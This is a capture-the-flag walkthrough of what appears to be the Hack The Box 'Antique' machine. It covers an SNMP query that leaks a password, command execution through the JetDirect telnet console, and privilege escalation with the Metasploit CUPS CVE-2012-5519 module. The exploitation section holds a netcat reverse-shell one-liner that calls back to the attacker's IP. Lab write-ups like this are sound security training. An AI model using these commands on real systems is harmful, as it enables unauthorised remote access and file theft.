
# Information Gathering

1) Found a open port

2) Checked the port



3) It seems to be running a printer



4) Found snmp running on udp


```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.107 -sU --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 21:36 IST
Warning: 10.10.11.107 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.107
Host is up (0.28s latency).
Not shown: 982 open|filtered udp ports (no-response), 17 closed udp ports (port-unreach)
PORT STATE SERVICE
161/udp open snmp
Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
```

#### 5) Enumerated snmp

```
vigneswar (vigneswarPC) - [~]
snmpwalk -v 2c -c public 10.10.11.107
iso.3.6.1.2.1 = STRING: "HTB Printer"
```

```
(vigneswar®VigneswarPC)-[~]
$ snmpwalk -v 2c -c public 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126
130 131 134 135
```

### 6) Found password



## **Exploitation**

1) got RCE

```
—(vigneswar⊛VigneswarPC)-[~]
__$ telnet 10.10.11.107 23
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.
HP JetDirect
Password: P@ssw0rd@123!!123
Please type "?" for HELP
> ?
To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>
Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)
addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)
exec: execute system commands (exec id)
exit: quit from telnet session
> exec whoami
lρ
```

2) Got rev shell

```
To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>
Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default) default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)
addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)
exec: execute system commands (exec id)
exit: quit from telnet session
> exec powershell -V
> exec whoami
lρ
> exec pwd
/var/spool/lpd
> exec uname -a
Linux antique 5.13.0-051300-generic #202106272333 SMP Sun Jun 27 23:36:43 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
> exec rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.13 4444 >/tmp/f
```

```
(vigneswar vigneswarPC)-[/opt/Windows]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.107] 38100
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
lp@antique:~$
```


## **Privilege Escalation**

#### 1) Found a internal port


```
lp@antique:~$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
tcp 0 0 0.0.0.0:23
                                                                                    PID/Program name
                                             Foreign Address
                                                                       State
                                              0.0.0.0:*
                                                                                    1028/python3
                                                                       LISTEN
                  0 127.0.0.1:631
           0
                                              0.0.0.0:*
tcp
                                                                       LISTEN
                                              10.10.14.13:42890
tcp
           0
                  0 10.10.11.107:23
                                                                       ESTABLISHED 1028/python3
tcp
           0
                286 10.10.11.107:38102
                                              10.10.14.13:4444
                                                                       ESTABLISHED 1148/nc
tcp6
           0
                  0 ::1:631
                                                                       LISTEN
                                              :::*
lp@antique:~$
```

2) Made a tunnel

#### 3) Found CUPS service




#### 4) Checked the page



#### 5) The CUPS Versions is vulnerable

### **基CVE-2012-5519 Detail**



### 6) Exploited

```
msf6 post(multi/escalate/cups_root_file_read) > set file /root/root.txt
file => /root/root.txt
msf6 post(multi/escalate/cups_root_file_read) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session type: meterpreter
[+] User in lpadmin group, continuing...
[+] cupsetl binary found in $PATH
[+] nc binary found in $PATH
[+] nc binary found in $PATH
[+] Found CUPS 1.6.1
[+] File /root/root.txt (32 bytes) saved to /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt
[*] Post module execution completed
msf6 post(multi/escalate/cups_root_file_read) > cat /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt
[*] exec: cat /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt
```